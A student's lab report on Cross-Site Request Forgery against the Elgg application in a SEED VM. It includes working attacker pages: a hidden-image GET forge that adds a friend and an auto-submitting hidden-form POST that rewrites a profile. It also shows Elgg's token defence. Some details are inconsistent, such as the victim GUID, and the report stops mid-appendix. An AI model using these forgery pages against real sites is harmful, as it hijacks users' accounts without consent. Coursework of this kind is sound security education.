CSRF Lab Report — SEED Lab (GET & POST Attacks)Fall 2025 Cybersecurity: Systems (CPSC-4363-48F)_OL

Arlette Torres
L20582656
Professor Liu
11/1/25

Objective

Demonstrate Cross-Site Request Forgery (CSRF) attacks (GET and POST) against the Elgg web application and show how Elgg's secret-token countermeasure prevents these attacks.

Environment

- VM: SEED pre-built Ubuntu VM
- Victim site: `http://www.csrflabelgg.com` (Elgg)
- Attacker site: `http://www.csrflabattacker.com` (served from `/var/www/CSRF/Attacker`)
- Accounts used: `alice` (username: alice, pwd: seedalice, GUID = 42), boby (username: boby, pwd: seedboby, GUID = 43)
- Apache serves both sites via name-based virtual hosts

Files created (attacker)

- `/var/www/CSRF/Attacker/Torres-addfriend.html` — GET-based forge (adds Boby as friend)

- `/var/www/CSRF/Attacker/Torres-hero.html` — POST-based forge (edits Alice's profile)


Steps Performed

1. **Identify target GUIDs**
   - Fetched Boby's profile HTML and extracted `page_owner.guid = 43`.
   - Fetched Alice's profile HTML and identified `guid = 42`.
2. **Create attacker pages**
   - `Torres-addfriend.html` (GET): triggers `GET /action/friends/add?friend=43` via an image or visible link.
   - `Torres-hero.html` (POST): auto-submits a hidden form POST to `/action/profile/edit` with `guid=42` and `description='Boby is my Hero'`.
3. **Test attacks (tokens disabled)**
   - Log in as Alice (alice/seedalice) in VM browser.
   - Visit `http://www.csrflabattacker.com/addfriend.html` → Boby added to Alice's friends (verify).
   - Visit `http://www.csrflabattacker.com/hero.html` → Alice's profile description updated to "Boby is my Hero" (verify).
4. **Enable Elgg CSRF countermeasure**
   - Edited `/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php` and commented out the `return true;` that disabled the gatekeeper.
   - Restarted Apache: `sudo service apache2 restart`.


- Repeated the attacks — both GET/POST that lacked `__elgg_ts` and `__elgg_token` failed.

Screenshots (placeholders — paste your screenshots here)


- **Screenshot A:** Alice's friends list before attack (no Boby).




- **Screenshot B:** Attacker page open (`http://www.csrflabattacker.com/addfriend.html`).


Torres-AddFreindAttack.png
12:47 AM
CSRF GET forge - Mozilla Firefox
12:46 AM
File Edit View History Bookmarks Tools Help
Alice : CSRF Lab Site
CSRF GET forge
CSRF GET forge
file:///var/www/CSRF/Attacker/Torres-addfriend.html
Most Visited
SEED Labs
Sites for Labs
forges GET


- **Screenshot C:** Alice's friends list after visiting attacker page — Boby (GUID 43) added.




- **Screenshot D:** Alice's profile before POST attack (original description).




- **Screenshot E:** Attacker POST page open (`http://www.csrflabattacker.com/hero.html`).




- **Screenshot F:** Alice's profile after POST attack — description shows "Boby is my Hero".



- **Screenshot G:** Captured edit page showing __elgg_ts and __elgg_token when countermeasure enabled.


Torres-AliceTokens.png
12:55 AM
Edit profile : CSRF Lab Site - Mozilla Firefox
12:54 AM
File Edit View History Bookmarks Tools Help
Edit profile : CSRF Lab S
www.csrflabelgg.com/profile/alice/edit
Most Visited
SEED Labs
Sites for Labs
CSRF Lab Site
Edit profile
Display name
Alice
Inspe
Cons
Debug
Style Ed
Perform
Mem
Netw
Stora
Search HTML
Rules
Computed
Layout
Animations
Fonts
<li class="elgg-menu-item-usersettings">
</li>
<li class="elgg-menu-item-logout">
<a class="elgg-menu-content"
href="http://www.csrflabelgg.com
/action/logout?__elgg_ts=1761972831&
__elgg_token=lZghKucuo1vi4LEYgMND1A">
Log out</a>
</li>
</ul>
Filter Styles
.cls
Pseudo-elements
This Element
element { inline
}
.elgg-menu > li { elgg.css:129
position: relative;
}
html, body, div, span, applet, elgg.css:6
object, iframe, h1, h2, h3, h4, h5,
h6, p, blockquote, pre, a, abbr, acronym,
li.elgg-menu-item-logout > a.elgg-menu-content

- **Screenshot H:** Failed POST after countermeasure enabled (no change / error).



Evidence / Commands (appendix)

Extract GUID :

```
# Option A (attribute)
grep -Po 'data-page-owner-guid="\K\d+' /tmp/boby.html

# Option B (JSON blob)
grep -Po '"page_owner":\{[^}]*"guid":\K\d+' /tmp/boby.html
```

Create attacker GET page:

```
sudo gedit /var/www/CSRF/Attacker/addfriend.html
```

```
<!-- addfriend.html -->
<!doctype html>
<html>
  <head><meta charset="utf-8"><title>CSRF GET forge</title></head>
  <body>
    <h1>forges GET</h1>
    <!-- small invisible image triggers GET request to add friend -->
    <img src="http://www.csrflabelgg.com/action/friends/add?friend=43" width="1" height="1"
alt="">
  </body>
</html>
```

Create attacker POST page:

```
sudo gedit /var/www/CSRF/Attacker/hero.html
<!-- hero.html -->
<!doctype html>
<html>
  <head><meta charset="utf-8"><title>CSRF POST forge</title></head>
  <body>
    <h1>forges POST</h1>
    <script>
    function forge_post() {
      var fields = "";
      fields += "<input type='hidden' name='name' value='Alice'>";
      fields += "<input type='hidden' name='description' value='Boby is my Hero'>";
      fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
      fields += "<input type='hidden' name='guid' value='39'>"; // victim guid
      var p = document.createElement('form');
      p.action = "http://www.csrflabelgg.com/action/profile/edit";
      p.method = "post";
      p.innerHTML = fields;
      document.body.appendChild(p);
      p.submit();
    }
```

```
  window.onload = forge_post;
  </script>
 </body>
</html>
```

Check tokens on edit page:

curl -s 'http://www.csrflabelgg.com/profile/alice/edit' -H 'Cookie: Elgg=peptnsjq0e6fvcjneajsmlu4su3' --compressed > /tmp/alice_edit.html && sed -n '1,240p' /tmp/alice_edit.html

Enable CSRF gatekeeper:

